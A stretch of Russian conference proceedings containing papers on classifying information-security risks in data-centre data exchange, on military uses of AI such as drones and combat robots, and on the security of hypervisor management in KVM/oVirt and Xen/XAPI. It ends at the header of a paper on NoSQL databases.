Системы обмена данными призваны обеспечить прием, передачу и обработку цифровой информации во всех или почти во всех звеньях и процедурах управления жизнедеятельностью организации (министерства, учреждения, департамента) с распределенной либо иерархической структурой, имея целью обеспечение качественного и безопасного (защищенного) выполнения этой организацией своих задач [1–5].

Особую значимость обмен данными (ОД) между компонентами распределенной сети дата-центров (между отдельными дата-центрами) с использованием каналов и трактов современных РТКС приобретает при его применении в интересах региональных органов административного управления краевого, областного, городского и районного уровней, где почти всегда, повсеместно требуются разнообразные информационные услуги, предоставляемые сетью дата-центров (отдельными дата-центрами). В рамках обеспечения этой деятельности между компонентами сети дата-центров (между отдельными дата-центрами) осуществляется интенсивный ОД: идет прием и передача файлов данных достаточно большого объема, передача текстовой, видео, и факсимильной информации, осуществляется доступ районных центров к областным базам данных правовой и финансовой информации, хранимой на дата-центрах, обмен данными в формате электронной почты, а также электронный документооборот [5, 6].

При этом, являясь одним из базовых видов связи, ОД представляет собой основу ИТ-инфраструктуры региона или региональной организации практически любого масштаба, классическая система ОД обеспечивает не только и не столько обмен данными с использованием своей информационно-телекоммуникационной транспортной составляющей — современных региональных телекоммуникационных сетей, но также предполагает и создание этих данных, их обработку, управление доступом к ним пользователей, распространение этих данных по каналам и трактам РТКС между пользователями (дата-центрами), и, что немаловажно — реализацию эффективного контроля над потоками данных между компонентами распределенной сети дата-центров, т.е., между отдельными дата-центрами, создавая, тем самым, предпосылки для обеспечения высокого качества предоставляемых информационных услуг.

Очевидно, что и процесс обмена данными и все эти данные, создаваемые, хранимые и распространяемые по каналам и трактам РТКС между пользователями (дата-центрами), уязвимы, подвержены рискам модификации и уничтожения, нуждаются в дополнительных процедурах, обеспечивающих их информационную безопасность. Причем, сегодня особого внимания и все большей заботы, с точки зрения обеспечения информационной

безопасности, заслуживают именно данные, циркулирующие между компонентами распределенной сети дата-центров с использованием открытых каналов и трактов современных региональных телекоммуникационных сетей, которые обычно используются для эффективного функционирования киберфизических систем [7].

В этой связи особую актуальность для понимания глубины проблемы, на наш взгляд, приобретают процедуры анализа и общей дифференциации (систематизации, классификации) возможных рисков (угроз) информационной безопасности ОД между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС. При этом элементами процесса ОД, напрямую подверженными рискам информационной безопасности, являются не только и не столько сами данные (информация) и их носители, но и подпроцессы (процедуры) обработки этих данных в рамках систем такого класса, включая передачу данных по каналам и трактам современных региональных телекоммуникационных сетей.

С учетом того факта, что риски и конкретные угрозы могут быть традиционно сгруппированы по нарушаемым аспектам информационной безопасности ОД, эти риски, как и для различных иных потребителей ресурсов региональных телекоммуникационных систем, могут быть разделены на риски информационной безопасности с точки зрения нарушения конфиденциальности, нарушения целостности и нарушения доступности данных, создаваемых, обрабатываемых и хранимых в рамках систем такого класса, а также передаваемых по каналам и трактам современных РТКС [8].

Источниками рисков информационной безопасности ОД между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС могут служить:

- «утечка» данных по техническим каналам взаимодействия между компонентами распределенной сети дата-центров, а также по каналам и трактам транспортной (коммуникационной) базы таких распределенных систем — по каналам и трактам региональных телекоммуникационных сетей;
- несанкционированный доступ к данным обрабатываемым и передаваемым в рамках распределенных сетей такого класса, а также передаваемым по каналам и трактам современных РТКС [9].

В плане анализа и общей дифференциации (систематизации, классификации), под кризисными событиями информационной безопасности для процесса ОД между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС, с точки зрения нарушения конфиденциальности, могут пониматься такие явные и неявные риски:

- нарушения конфиденциальности автоматизированного рабочего места (АРМ) системы ОД — угроза непосредственного физического доступа к АРМ, когда потенциальный нарушитель заранее обладает данными идентификации (например, логин и пароль) легитимного пользователя или системного администратора;
- явное либо скрытое воровство или перехват данных;
- нарушения конфиденциальности сервера операционной системы, на которой работает система ОД — угроза загрузки на сервер вредоносного программного обеспечения, включая программы-шпионы, облегчающие потенциальный взлом процесса ОД между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС;
- нарушения конфиденциальности сервера системы ОД — угроза получения несанкционированного доступа напрямую к системе ОД, в обход сервера операционной системы, т.е., минуя, обходя базовую систему информационной безопасности;
- нарушения конфиденциальности сервера базы данных адресов системы ОД — угроза получения частичного или полного контроля над адресацией и маршрутизацией при ОД и доступа к наиболее важным адресам и данным, хранимым в этой базе;
- опасность для каналов и трактов взаимодействия между компонентами распределенной сети дата-центров — угроза перехвата данных (пакетов) между АРМ и базовыми серверами системы ОД между дата-центрами;
- опасность для каналов и трактов РТКС, действующих в интересах ОД между компонентами распределенной сети дата-центров — угроза преднамеренной подмены маршрутов ОД.

Опираясь на современные стандарты в области защиты информации, принято различать инциденты и события информационной безопасности обмена данными.

Инцидент информационной безопасности обмена данными между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС — любое непредвиденное или нежелательное событие, которое может нарушить реализацию или информационную безопасность ОД.

Событие информационной безопасности для процесса обмена данными между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС — идентифицированное возникновение состояния ОД, услуги ОД или РТКС, осуществляющей по своим каналам и трактам взаимодействие между этими компонентами, указывающее на возможное нарушение политики информационной безопасности, отказ защитных мер, а также возникновение ранее неизвестной ситуации, которая может быть связана с безопасностью.

Кризисными событиями информационной безопасности ОД между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС с точки зрения нарушения целостности, называются риски, ориентированные на основной объект ОД, т.е., риски для самих данных:

- нарушения целостности данных, циркулирующих в системе ОД (с точки зрения злоумышленной модификации заранее определенных системой вида и качества этих данных);
- нарушения целостности (вида и качества) резервных копий данных.

Общая дифференциация (систематизация, классификация) возможных рисков (угроз) информационной безопасности ОД между компонентами распределенной сети дата-центров с использованием каналов и трактов региональных телекоммуникационных сетей подразумевает разделение этих рисков на: риски целостности ОД — уничтожение или искажение данных, которые могут быть как непреднамеренными, так и умышленными; риски конфиденциальности ОД — любые нарушения конфиденциальности, при которых данные становятся известны лицам, не имеющим к ним доступ (кража, перехват информации), а также риски доступности — комплекс потенциальных угроз, нарушающих возможность получить своевременный и беспрепятственный доступ к данным пользователям, имеющим к ним все права доступа.

И наконец, с точки зрения анализа и общей дифференциации (систематизации и классификации) возможных рисков информационной безопасности ОД между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС, кризисными событиями и угрозами информационной безопасности в контексте нарушения доступности к данным, серверу операционной системы ОД, основному серверу ОД, серверу базы данных, аппаратно-программным средствам ОД и каналам (каналам взаимодействия и каналам и трактам РТКС), выступают риски:

- нарушения доступности, связанные с халатным отношением к работе удаленного пользователя системы ОД между компонентами распределенной сети дата-центров;

- нарушения доступности, обусловленные непреднамеренными ошибками системных администраторов системы ОД и иного персонала, обеспечивающего работу этой системы.

Заключение. Таким образом, проведены анализ и дифференциация (систематизация по классификационным признакам и отличительным особенностям) угроз, а также грани возможного ущерба, вызванных основными рисками информационной безопасности ОД между компонентами распределенной сети дата-центров с использованием каналов и трактов РТКС. Учет этих особенностей и классификационных признаков позволит повысить степень обоснованности принимаемых решений по разработке и технической реализации высококачественных подсистем информационной безопасности процедур обмена данными, использующих каналы и тракты региональных телекоммуникационных сетей.

СПИСОК ЛИТЕРАТУРЫ

1. Национальный стандарт Российской Федерации ГОСТ Р ИСО/МЭК 27033-4-2021. Информационные технологии. Методы и средства обеспечения безопасности. Безопасность сетей. Ч. 4. М.: Стандартинформ. 2021. 28 с.
2. Коржук В.М., Попов И.Ю., Воробьева А.А. Защищенный документооборот. Ч. 1: Учебно-методическое пособие СПб: Университет ИТМО, 2021. 67 с.
3. Вострецова Е.В. Основы информационной безопасности: учебное пособие для студентов вузов. Екатеринбург: Изд-во Урал. ун-та, 2019. 204 с.
4. Ясенов В.Н., Дорожкин А.В., Сочков А.Л., Ясенов О.В. Информационная безопасность: Учебное пособие. Под общ. ред. проф. Ясенова В.Н. Нижний Новгород: Нижегородский госуниверситет им. Н.И. Лобачевского, 2017. 198 с.
5. Паращук И.Б., Морозов И.В., Саяркин В.А. Подсистемы обеспечения безопасности электронного документооборота по каналам региональных телекоммуникационных сетей: требования и принципы построения // Региональная информатика (РИ-2022). Юбилейная XVIII Санкт-Петербургская международная конференция «Региональная информатика (РИ-2022)». Санкт-Петербург, 26-28 октября 2022 г.: Материалы конференции. СПб.: СПОИСУ. 2022. С. 114-116.
6. Саяркин В.А., Домбровский Я.А., Паращук И.Б. Построение и оценка средств и комплексов защиты информации в современных системах обмена электронной корреспонденцией // Инновационная деятельность в Вооруженных Силах Российской Федерации: Труды всероссийской научно-практической конференции. 12-13 октября 2023 года, СПб.: ВАС, 2023. С. 607-612.
7. Паращук И.Б. Информационная безопасность телекоммуникационной компоненты киберфизических систем // Региональная информатика и информационная безопасность. Сборник трудов. Выпуск 4 / СПОИСУ. СПб.: 2017. С. 150-152.
8. Десницкий В.А., Паращук И.Б. Анализ и обеспечение защищенности данных пользователей беспроводных сенсорных сетей: показатели доступности, целостности и конфиденциальности // Региональная информатика и информационная безопасность. Сборник трудов. Вып. 7. СПб.: СПОИСУ. 2019. С. 34-38.
9. Милославская Н.Г., Толстой А.И. Управление рисками информационной безопасности. М.: Горячая Линия Телеком. 2023. 224 с.

УДК 004.056

ПРИМЕНЕНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ВЕДУЩИХ СТРАНАХ МИРА

Орлов Алексей Сергеевич, Штефан Денис Владимирович, Курчин Илья Валерьевич

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: vsavr@yandex.ru, toretto08021993@yandex.ru

Аннотация. Информационные технологии (ИТ) — одна из самых главных отраслей в жизни современного человека. ИТ стали неотъемлемой частью жизни, не только обычного гражданского человека, но и военнослужащих и сотрудников различных ведомств. ИТ включают в себя такие разделы, как информатика, компьютерные технологии, Интернет и Всемирная паутина, веб — разработки, управление данными, добыча и хранение данных, базы данных, информационная архитектура, информационная безопасность, криптография, системная интеграция, искусственный интеллект и т.д. На данный момент широкое применение они нашли в различных сферах жизни, например таких, как: медицина, промышленность, образование, сельское хозяйство, дорожное движение, быт. Одним из самых главных направлений в развитии ИТ, исходя из нынешней политической обстановки, является применение его в вооруженных силах. Современные технологии уже сейчас спасают жизни людям, как гражданскому населению, так и военнослужащим и сотрудникам правоохранительных органов.

Ключевые слова: информационные технологии; искусственный интеллект; нейросетевые технологии; нейросети.

PREDICTING THE PROTECTION OF INFORMATION IN AUTOMATED SYSTEMS

Orlov Aleksei, Stefan Denis, Kurchin Ilya

Military Academy of Communications Marshal of the Soviet Union S.M. Budyonny

3 Tikhoretsky Av., St. Petersburg, 194064, Russia

e-mails: vsavr@yandex.ru, toretto08021993@yandex.ru

Abstract. Information technology (IT) is one of the most important branches in the life of a modern person. IT has become an integral part of life, not only of an ordinary civilian, but also of military personnel and employees of various departments. IT includes such sections as computer science, computer technology, the Internet and the World Wide Web, web development, data management, data mining and storage, databases, information architecture, information security, cryptography, system integration, artificial intelligence, etc. At the moment, they are widely used in various spheres of life, for example, such as medicine, industry, education, agriculture, road traffic, everyday life. One of the most important directions in the development of IT, based on the current political situation, is its use in the armed forces. Modern technologies are already saving lives of people, both civilians and military personnel and law enforcement officers. In this article, I would like to talk in more detail about the use of IT in the armament and military equipment of the world's leading armies.

Keywords: information technology; artificial intelligence; neural network technologies; neural networks.

Введение. Искусственный интеллект (ИИ) — одна из самых популярных тем в мире цифровых технологий. Мы и не заметили, как технологии ИИ стали для нас обыденностью в нашей повседневной жизни. ИИ является искусственно созданной моделью человеческого мозга так что область его применения практически безгранична, на данный момент широкое применение он нашел в таких областях, как: медицина, промышленность, образование, сельское хозяйство, дорожное движение, быт. Но многое ли вы слышали про его применение в вооруженных силах. Современные технологии уже сейчас спасают жизни людям, как гражданскому населению, так и сотрудникам правоохранительных органов и военнослужащим.

В этой статье я хотел бы подробнее поговорить о применении ИТ (ИИ) в вооруженных силах ведущих зарубежных стран, где применение этих технологий уже широко используется.

Применение ИТ в военной сфере относится к управлению войсками, принятию решений командирами для различных тактических действий, быстрый обмен информацией между подразделениями, посредством ее шифрования, а также использование ИТ в вооружении и военной технике. Беспилотные аппараты сканируют определенные участки местности, а также выделяют на ней объекты, транспортные средства, животных и людей. На современном поле боя значительную роль играют беспилотные летательные аппараты (БПЛА) и различная робототехника. БПЛА применяются для разведки местности и тактической обстановки, а также для поражения техники и живой силы противника. Роботы помогают военным при разминировании и штурме зданий, тем самым сокращают боевые потери среди личного состава [1].

В 2007 году в районе афганской базы в Кандагаре впервые заметили БПЛА «RQ-170 Sentinel», созданного компанией «Lockheed Martin» по технологии «Стелс». Эти БПЛА применили во время операции по задержанию лидера «Аль-Каиды» Усама бен Ладена.

Этот БПЛА применяет технологию искусственного интеллекта (ИИ) и помогает обнаружить и отследить наземные, морские и воздушные объекты, создавать карты контролируемых участков местности, за счет отслеживания перемещения объектов, также он может давать оценку оперативной ситуации.

Также в 2013 году американской военно-промышленной корпорацией Northon Grumman Corporation был разработан БПЛА «MQ-4C Triton».

«MQ-4C Triton» оснащен аппаратурой разведки, включающую в себя радиолокационную станцию с активной фазированной решеткой «AN/ZPY-3», инфракрасные датчики, видеокамеру, средства радиоразведки, систему ретрансляции данных и автоматическую систему идентификации [2].

С помощью, находящейся на борту, электронно-вычислительной машины, хранящую в себе базу данных электронных образцов и видеоматериалов современных кораблей и военно-морских судов, используя компьютерное зрение и ИИ, аппарат отправляет в штаб информацию об обстановке на различных участках местности. 26 июня 2018 года Австралия обнародовала закупку шести таких БПЛА.

С 2008 года компания Lockheed Martin и Teledyne Scientific & Imaging разрабатывают умную пулю. Стоимость проекта изначально оценили в 25 миллионов долларов. Гладкоствольная управляемая пуля калибра 12, 7 миллиметров. Первые испытания прошли в 2010 году, было заявлено, что умная пуля сама совершает до 30 корректировок в секунду. Основная задача заключается в том, чтобы пуля минимально отклонялась от первоначального курса под влиянием бокового ветра. Это обеспечит повышение точности и кучности стрельбы, экономии боеприпасов, а также большую скрытность стрелька.

Чаше всего слово «дрон» ассоциируется у нас с беспилотниками, но не так давно военно-морские силы США создали флот умных лодок, которые могут самостоятельно обороняться и атаковать. Данный флот получил название «Autonomous Swarm», он может действовать, как с помощью человеческого управления, так и полностью автономно, за счет установленного искусственного интеллекта. Лодки могут собираться во флот и

сообща координировать, атаковать, сдерживать и уничтожать угрозы. Их предназначение заключается в защите более крупных судов, а также они могут контролировать вражеские перемещения [3, 4].

Такие технологии могут использоваться для предотвращения таких инцидентов, как например тот, что произошел в 2000 году в Йемене. Катер, начиненный взрывчаткой, протаранил эсминец UUS Cole во время дозаправки, убив 17 и ранив 39 человек.

Программный и сенсорный пакет таких катеров называется CARACaS (Control Architecture for Robotic Agent Command and Sensing). Как говорят разработчики данный пакет может быть установлен практически на любое судно.

В первой половине двухтысячных израильской корпорацией Israel Aerospace Industries (IAI) был разработан барражирующий боеприпас «Нагор». Он был создан, как универсальное разведывательно-ударное средство, и к 2005 году был представлен на международном рынке. «Нагор» разработан по системе «утка»; корпус спроектирован с учетом снижения радиолокационной заметности. Он оснащен рудиментарным фюзеляжем, часть которого выполнена интегрально с крылом. Внешний вид напоминает стрелу, на фюзеляже закреплена гондола двигателя, а по бокам от нее — кили. Также в нем установлен оптико-электронный блок для разведки и наведения. Запуск аппарата осуществляется с пусковой установки при помощи двух твердотопливных двигателей. Для полета применяется поршневой двигатель [5]. Дочернее предприятие южнокорейской компании «Samsung Group» разрабатывает робота-часового «SGR-A1». Данный робот-часовой был протестирован в особой зоне, отделяющую Южную Корею от КНДР. Созданный компанией «Samsung» робот-часовой способен засечь различные объекты, используя множество камер, тепловых сенсоров и датчиков движения. Робот управляется дистанционно, человек находится на безопасном расстоянии от робота. Разработчики утверждают, что робот может автоматически обнаруживать и уничтожать цели на расстоянии 3,2 километра. На данный момент робот может поражать цели только с разрешения оператора. Один из минусов данного робота, что он не имеет различия между чужими и своими — любой объект, который окажется в определенной зоне, автоматически будет идентифицирован как противник.

В 2019 году на вооружение армии России был принят боевой робот «Уран-9», спроектированный и созданный концерном «Калашников», входящим в корпорацию «Ростех». «Уран-9» — боевой беспилотный гусеничный аппарат, который обеспечивает огневую поддержку в наступлении, а также уничтожает технику противника. Он похож на уменьшенный танк с модульной конструкцией. Эта конструкция подразумевает установку различных видов вооружения. Контроль над ним осуществляется из подвижного центра управления.

Таким образом ИТ и ИИ в данный момент играют очень значимую роль. Разнообразие использования ИТ очень большое. Применение ИТ, ИИ может значительно сократить время выполнения задачи, потери со стороны личного состава, а также точного нанесения удара по противнику [6].

Искусственный интеллект можно использовать для защиты самих воинских частей, может помогать человеку в ходе боевых действий, так как он не испытывает эмоций, ему не знакомо такое чувство как стресс.

Заключение. При всех преимуществах информационных технологий, не стоит забывать, что все они являются инструментом, которым должен управлять человек. С внедрением таких технологий, должен повышаться уровень интеллектуальной подготовки личного состава.

СПИСОК ЛИТЕРАТУРЫ

1. Военное обозрение. [Электронный ресурс] URL: <https://topwar.ru/143330-v-sirii-proyavilis-nedostatki-boevogo-robota-uran-9.html> (дата обращения: 28.08.2025).
2. Степанов А., доктор технических наук. Журнал «Зарубежное военное обозрение» № 1. 2021. [Электронный ресурс] URL: https://zavtra.ru/books/osnovnie_napravleniya_primeneniya_iskusstvennogo_intellekta_v_voорuzhennih_silah_vedushih_zarubezhnih_stran (дата обращения: 17.09.2025).
3. Дилетант [Электронный ресурс]. URL: <https://diletant.media/articles/45347739/> (дата обращения: 15.09.2025).
4. Завтра.ру [Электронный ресурс] URL: https://zavtra.ru/books/osnovnie_napravleniya_primeneniya_iskusstvennogo_intellekta_v_voорuzhennih_silah_vedushih_zarubezhnih_stran (дата обращения: 20.07.2025).
5. Арсенал-инфо.рф [Электронный ресурс]. URL: <https://arsenal-info.ru/pub/bpla/bespilotnyy-letatelnyy-apparat-rq-170-sentinel-ssha> (дата обращения: 06.09.2025).
6. Avia.pro [Электронный ресурс]. URL: <https://avia.pro/blog/lockheed-martin-rq-170-sentinel/> (дата обращения: 17.09.2025).

УДК 004.056

СЛУЖЕБНЫЕ МЕХАНИЗМЫ ВЗАИМОДЕЙСТВИЯ ГИПЕРВИЗОРА С ЦЕНТРОМ УПРАВЛЕНИЯ НА ОСНОВЕ OPENSOURCE-РЕШЕНИЙ

Полушин Роман Андреевич

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевицких пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: polushiin@mail.ru

Аннотация. Статья посвящена сравнительному анализу механизмов взаимодействия open-source гипервизоров KVM/QEMU и Xen с системами управления виртуализацией (oVirt и XAPI/Xen Orchestra). Подробно рассматриваются архитектурные особенности каждой платформы, включая этапы передачи команд от пользовательского интерфейса до гипервизора, используемые протоколы (JSON-RPC, HTTPS, Unix-сокеты) и методы обеспечения безопасности (TLS, изоляция доменов, контроль доступа). Особое внимание уделено защите каналов связи и управлению виртуальными ресурсами в корпоративных средах.

Ключевые слова: гипервизор; Open-source; XAPI; oVirt; KVM/QEMU; Xen; управление виртуализацией; безопасность виртуализации.

SERVICE MECHANISMS FOR INTERACTION OF THE HYPERVISOR WITH THE CONTROL CENTER BASED ON OPENSOURCE SOLUTIONS

Polushin Roman

The Bonch-Bruевич Saint Petersburg State University of Telecommunications
22 Bolshhevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: polushiin@mail.ru

Abstract. The article is devoted to a comparative analysis of the mechanisms of interaction of open-source KVM/QEMU and Xen hypervisors with virtualization management systems (oVirt and XAPI/Xen Orchestra). The architectural features of each platform are discussed in detail, including the steps of transferring commands from the user interface to the hypervisor, the protocols used (JSON-RPC, HTTPS, Unix sockets) and security methods (TLS, domain isolation, access control). Special attention is paid to the protection of communication channels and the management of virtual resources in corporate environments.

Keywords: hypervisor; Open-source; API; oVirt; KVM/QEMU; Xen; virtualization management; virtualization security.

Введение. Виртуализация представляет собой современную технологию, кардинально изменившую подход к управлению вычислительными ресурсами. Гипервизоры KVM/QEMU и Xen, работающие в связке с системами управления oVirt и XAPI, образуют надежную основу для построения виртуальной инфраструктуры. Однако с ростом сложности виртуальных сред возникают новые вызовы, связанные с безопасностью и эффективным управлением ресурсами. Рассмотрение этой темы позволяет понять ключевые принципы работы open-source решений виртуализации, их архитектурные особенности и важные аспекты безопасности при развертывании виртуальных сред.

KVM/QEMU и oVirt. Современные центры обработки данных требуют решений, сочетающих производительность коммерческих продуктов с гибкостью открытого кода. Связка KVM/QEMU и oVirt предлагает полноценную open-source альтернативу коммерческим решениям виртуализации. Встроенный в ядро Linux гипервизор KVM обеспечивает нативную поддержку аппаратной виртуализации с минимальными накладными расходами, в то время как QEMU расширяет его возможности за счет кросс-архитектурной эмуляции. Над этим технологическим фундаментом надстраивается oVirt — платформа управления, которая через веб-интерфейс корпоративного уровня предоставляет инструменты для оркестрации, автоматизации жизненного цикла виртуальных машин и управления распределенными ресурсами.

Этапы взаимодействия гипервизора с центром управления включают в себя:

1. Пользователь инициирует действие через веб-интерфейс oVirt (создание VM, запуск, миграция, снапшот);
2. Веб-приложение отправляет REST API-запрос (HTTPS) к oVirt Engine;
3. На данном этапе происходит несколько важных моментов:
 - 3.1. oVirt Engine проверяет права пользователя (аутентификация LDAP, AD);
 - 3.2. oVirt Engine открывает защищенное HTTPS-соединение к агенту VDSM на выбранном хосте;
 - 3.3. Формирует JSON-RPC запросы и отправляет их на VDSM.
4. VDSM — Python-демон, получает RPC-запрос от oVirt Engine, преобразует запрос в вызов Libvirt API через локальный Unix-сокет;
5. Libvirtd — центральный демон для управления виртуализацией, который получает команды от VDSM и запускает QEMU-процесс;
6. Ответ выполняется по цепочке в обратную сторону:
 - 6.1. QEMU/KVM возвращает результат операции (успех/ошибка) libvirtd;
 - 6.2. Libvirtd передает ответ VDSM;
 - 6.3. VDSM преобразует данные в JSON-RPC и отправляет oVirt Engine;
 - 6.4. oVirt Engine обновляет статус VM в БД и отображает его в веб-интерфейсе.

При взаимодействии компонентов виртуализации oVirt с гипервизором KVM/QEMU безопасность обеспечивается благодаря нескольким механизмам:

1. Безопасность канала Engine — VDSM. Взаимодействие осуществляется по защищенному каналу с использованием протокола JSON-RPC over TLS. Также каждое подключение Engine к VDSM требует проверки сертификата, после чего осуществляется передача команд.
2. Безопасность канала VDSM — libvirtd. VDSM-агент, получив команду от Engine осуществляет локальное подключение к демону libvirtd через Unix-сокет, который позволяет приложениям на одной VM обмениваться данными через файловую систему, а не через сетевые интерфейсы (как TCP/IP). Доступ к данному сокету ограничен на уровне файловой системы и доступен только доверенным пользователям и группам, таким как vdsd или libvirt.
3. Безопасность канала libvirtd — KVM/QEMU. Каждый процесс виртуальной машины работает от отдельного, непривилегированного пользователя, а его ресурсы изолированы.

Xen и XAPI. Xen представляет собой гипервизор первого типа (bare-metal), который функционирует непосредственно на аппаратном уровне сервера, без необходимости в базовой операционной системе. Данная архитектура обеспечивает прямое управление физическими ресурсами и высокоэффективную виртуализацию

рабочих нагрузок. Особенностью Xen является поддержка двух режимов виртуализации — паравиртуализации и полной аппаратной виртуализации, что делает его универсальным решением для различных сценариев использования. Будучи одним из первых open-source гипервизоров, Xen получил широкое распространение в корпоративных и облачных средах.

Архитектурно Xen реализует модель изолированных доменов:

- привилегированный домен (dom0) — выполняет функции управляющего компонента, обеспечивающего доступ к физическим устройствам и координацию работы виртуальных машин;
- гостевые домены (domU) — полностью изолированные виртуальные среды, взаимодействующие с оборудованием исключительно через dom0.

Дополняя базовые возможности Xen, интерфейс XAPI предоставляет расширенный набор инструментов для управления виртуальной инфраструктурой. Совокупности они образуют полноценную платформу виртуализации с открытой архитектурой, по функциональности сопоставимую с коммерческими аналогами.

В Этапы взаимодействия гипервизора с центром управления включают в себя:

1. Пользователь инициирует действие через веб-интерфейс Xen Orchestra (создание виртуальной машины, запуск, миграция или создание снапшота).
2. Веб-браузер пользователя отправляет HTTPS-запрос к серверу Xen Orchestra, который обрабатывает запрос и формирует соответствующую команду для передачи демону XAPI.
3. Демон XAPI принимает команду одним из способов:
 - 3.1. через локальный Unix-сокеты, если вызов осуществляется с той же машины.
 - 3.2. через HTTPS-соединение, если запрос поступает удалённо, с аутентификацией по логину/пароллю или SSL-сертификату.

4. После получения команды XAPI выполняет проверку прав пользователя на выполнение запрошенной операции, а также валидирует параметры запроса.

5. Далее команда транслируется в действия на уровне гипервизора Xen.

5.1. XAPI взаимодействует с библиотекой libxl, предназначенной для управления жизненным циклом виртуальных машин. С её помощью осуществляется создание нового домена (виртуальной машины), назначение ресурсов (CPU, память), подключение виртуальных устройств и сетевых интерфейсов.

5.2. После создания или изменения состояния виртуальной машины информация о домене фиксируется в XenStore — централизованном хранилище конфигурационных данных вида «ключ-значение», где записывается идентификатор виртуальной машины, её текущее состояние, параметры устройств и другая служебная информация.

5.3. Обновления в XenStore автоматически отслеживаются через механизм XenBus, который передаёт уведомления в привилегированный домен (dom0). Это позволяет обеспечить синхронизацию состояния виртуальных машин и ресурсов в реальном времени.

5.4. Привилегированный домен dom0, обладающий доступом к физическим ресурсам сервера, выполняет фактические операции — подключение физических дисков, настройку сетевых интерфейсов, создание файлов виртуальных жёстких дисков и другие действия на уровне оборудования.

6. После выполнения команды демон XAPI собирает информацию о статусе операции (успех или ошибка) и возвращает результат пользователю через тот же канал связи, откуда был получен исходный запрос.

Обеспечение безопасности при взаимодействии компонентов виртуализационной платформы XAPI с гипервизором XEN:

- все команды от пользователя к серверу управления передаются через защищённые HTTPS-соединения. При этом поддерживается как базовая аутентификация по логину и паролю, так и использование SSL-сертификатов;
- демон XAPI принимает запросы либо через локальный Unix-сокеты, либо через HTTPS. Доступ через Unix-сокеты ограничен на уровне операционной системы, что позволяет только доверенным локальным процессам взаимодействовать с XAPI без сетевых рисков. При удалённых соединениях обязательна проверка подлинности клиента и шифрование канала;
- на уровне гипервизора Xen безопасность обеспечивается архитектурой разделения привилегий: привилегированный домен dom0 изолирован от пользовательских доменов domU. Это предотвращает прямой доступ виртуальных машин к физическим ресурсам сервера и ограничивает возможное влияние скомпрометированных доменов друг на друга. Все гостевые виртуальные машины (domU) работают в изолированных средах с минимально необходимыми правами. Результат проведенной работы приведен в таблице 1.

Таблица 1

Сравнительная таблица взаимодействия гипервизора с центром управления

Критерий сравнения	KVM/QEMU+oVirt	Xen+XAPI
Тип гипервизора	Гипервизор 2-го типа (в ядре Linux)	Гипервизор 1-го типа (bare-metal)
Компонент управления	oVirt Engine + VDSM	XAPI + dom0
Механизм внутренних команд	JSON-RPC over TLS + локальный Unix-сокеты	HTTPS / Unix-сокеты + libxl API
Аутентификация пользователей	LDAP/AD через oVirt Engine	Логин/пароль или SSL-сертификаты на уровне XAPI
Уровень безопасности каналов	TLS между Engine и VDSM, Unix-сокеты с файловыми правами доступа	TLS/SSL при удалённом доступе, локальные сокеты защищены правами доступа, изоляция через dom0

Сравнительный анализ демонстрирует, что каждая платформа реализует собственный подход к организации взаимодействия между гипервизором и управляющими компонентами, при этом соблюдая ключевые требования безопасности и надёжности. Xen+XAPI выделяется архитектурой с привилегированным доменом dom0, обеспечивающей строгую изоляцию, тогда как KVM/QEMU в сочетании с oVirt опирается на встроенные средства Linux и развитую модульную структуру. Оба решения используют защищённые каналы передачи команд и механизмы аутентификации, соответствующие требованиям корпоративной эксплуатации.

Заключение. Современные технологии виртуализации играют ключевую роль в эффективном управлении вычислительными ресурсами, обеспечивая гибкость, масштабируемость и отказоустойчивость инфраструктуры. Среди open-source решений особое место занимают платформы на основе гипервизоров KVM/QEMU и Xen, которые в сочетании с системами управления oVirt и XAPI образуют полноценные альтернативы коммерческим продуктам. Безопасность и надёжность виртуальных сред зависят не только от возможностей гипервизора, но и от механизмов взаимодействия между его компонентами. Критически важными аспектами являются защита каналов передачи данных, контроль доступа и изоляция ресурсов. Реализация этих принципов в различных архитектурах виртуализации имеет свои особенности, определяющие сферы применения и потенциальные уязвимости.

СПИСОК ЛИТЕРАТУРЫ

1. KVM Documentation — Official Kernel-based Virtual Machine (KVM) documentation. [Электронный ресурс]. URL: <https://www.linux-kvm.org/page/Documents> (дата обращения: 10.04.2025).
2. Xen Project Documentation — Official Xen Hypervisor documentation. [Электронный ресурс]. URL: <https://xenproject.org/developers/teams/documentation.html> (дата обращения: 10.04.2025).
3. oVirt Project Architecture — oVirt official documentation. [Электронный ресурс]. URL: <https://www.ovirt.org/documentation/> (дата обращения: 10.04.2025).
4. Barham, P. et al. Xen and the Art of Virtualization // ACM Symposium on Operating Systems Principles (SOSP). 2003. С. 164–177.

УДК 621.396.4

РЕШЕНИЯ NOSQL И NEWSQL ДЛЯ СИСТЕМ УПРАВЛЕНИЯ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ

Ренсков Дмитрий Андреевич

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий, пр., 3, Санкт-Петербург, 194064, Россия
e-mail: dmitryirenskov@gmail.com

Аннотация. В статье рассматривается актуальность применения современных нереляционных (NoSQL) и новореляционных (NewSQL) систем управления базами данных в системах управления специального назначения (СУСН). Проводится сравнительный анализ ключевых представителей каждой категории — MongoDB, Cassandra, CockroachDB и VoltDB — с точки зрения их архитектурных особенностей, достоинств и недостатков в контексте высоких требований к надёжности, производительности, масштабируемости и детерминизму. Определены проблемные вопросы и направления для дальнейших исследований. Приводятся расчеты, демонстрирующие теоретическую производительность и отказоустойчивость кластеров, а также формулируются практические рекомендации по выбору СУБД для различных классов задач в СУСН.

Ключевые слова: системы управления специального назначения; СУСН; NoSQL; NewSQL; MongoDB; Cassandra; CockroachDB; VoltDB; распределенные системы; отказоустойчивость; масштабируемость.

NOSQL AND NEWSQL SOLUTIONS FOR SPECIAL PURPOSE MANAGEMENT SYSTEMS

Renskov Dmitry

